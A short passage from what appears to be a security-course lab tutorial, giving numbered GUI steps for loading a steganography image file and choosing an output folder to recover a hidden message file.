
18. Click the **ellipsis** button next to **Input Stego File**.




19. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.




20. Click the **ellipsis** button next to **Output Folder for Message File**.



21. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.



